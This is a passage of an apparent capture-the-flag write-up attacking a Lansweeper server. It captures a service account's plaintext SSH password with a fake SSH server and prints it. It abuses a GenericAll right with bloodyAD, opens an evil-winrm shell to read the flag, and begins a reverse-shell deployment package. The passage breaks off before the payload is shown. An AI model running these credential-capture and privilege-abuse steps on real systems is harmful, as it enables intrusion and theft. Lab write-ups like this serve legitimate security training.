
Using intern:intern then click on WINDOWS LOGIN we can login:


We can see also that we have the same access on port 82/tcp with HTTPS:
After a brief enumeration, we found some saved credentials in Scanning > Scanning credentials:

2 accounts seem interesting:
- svc_inventory_lnx
- svc_inventory_win
The user svc_inventory_lnx has the ability to scan the targets and his credentials.
If we configure a sniffer on our attacker machine then use it to scan our machine, we should be able to capture the plain text credentials.
Let’s do it.
SSH Credential Sniffing (svc_inventory_lnx) (Sweep_User)
We use fffaraz’s fakessh to set a fake SSH server on our attacker machine:
$ go install github.com/fffaraz/fakessh@latest
$ sudo setcap 'cap_net_bind_service=+ep' ~/go/bin/fakessh
$ ~/go/bin/fakessh
OR we can use also sshesame, an SSH honeypot. Just don’t forget to change the listener to 0.0.0.0:22 in the sshesame.yaml file.

In Scanning targets, we click on Add Scanning Target then fill as below (uncheck all days and check Enable this scanning target):

In the Scanning > Scanning credentials > Credential Mapping section we click + Credential in our IP Range row, then select Inventory Linux:

We can see the status of svc_inventory_lnx has changed as now it is mapped:
We return to Scanning targets then we click on Scan now for the row where our attacker machine is assigned:

Then we got a call and the password of svc_inventory_lnx:
$ ~/go/bin/fakessh
2025/01/25 16:48:23.169250 10.10.115.23:54787
2025/01/25 16:48:30.071654 10.10.115.23:54802
2025/01/25 16:48:30.986233 10.10.115.23:54804
2025/01/25 16:48:31.954882 10.10.115.23:54804 SSH-2.0-RebexSSH_5.0.8372.0 svc_inventory_lnx 0|5m-U6?/uAX
Found
svc_inventory_lnx:0|5m-U6?/uAX
Add our user to the LANSWEEPER ADMINS group abusing the Generic All privilege:
$ bloodyAD --host inventory.sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX' -d sweep.vl add groupMember 'LANSWEEPER ADMINS' svc_inventory_lnx
[+] svc_inventory_lnx added to LANSWEEPER ADMINS
Then we can connect to the DC via WinRM and grab the flag Sweep_User:
$ evil-winrm -i inventory.sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/8/2024  11:50 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         2/11/2024   1:30 AM                Program Files
d-----          2/8/2024  12:17 PM                Program Files (x86)
d-r---         1/25/2025  12:26 AM                Users
d-----         2/11/2024   1:43 AM                Windows
-a----          2/8/2024  12:43 PM             36 user.txt


*Evil-WinRM* PS C:\> type user.txt
VL{d0f2522312ba549fd2daca09e293bfd1}
Privilege Escalation
Deployment package exploiting
We logout and login again to the Lansweeper portal using the svc_inventory’s credentials:

We can see that we have more privileges:



We can access to Access Deployment

In Deployment > Deployment packages, click on + New package:

Click on + Add step:

We put our reverse shell (from https://www.revshells.com/ we choose PowerShell #2):
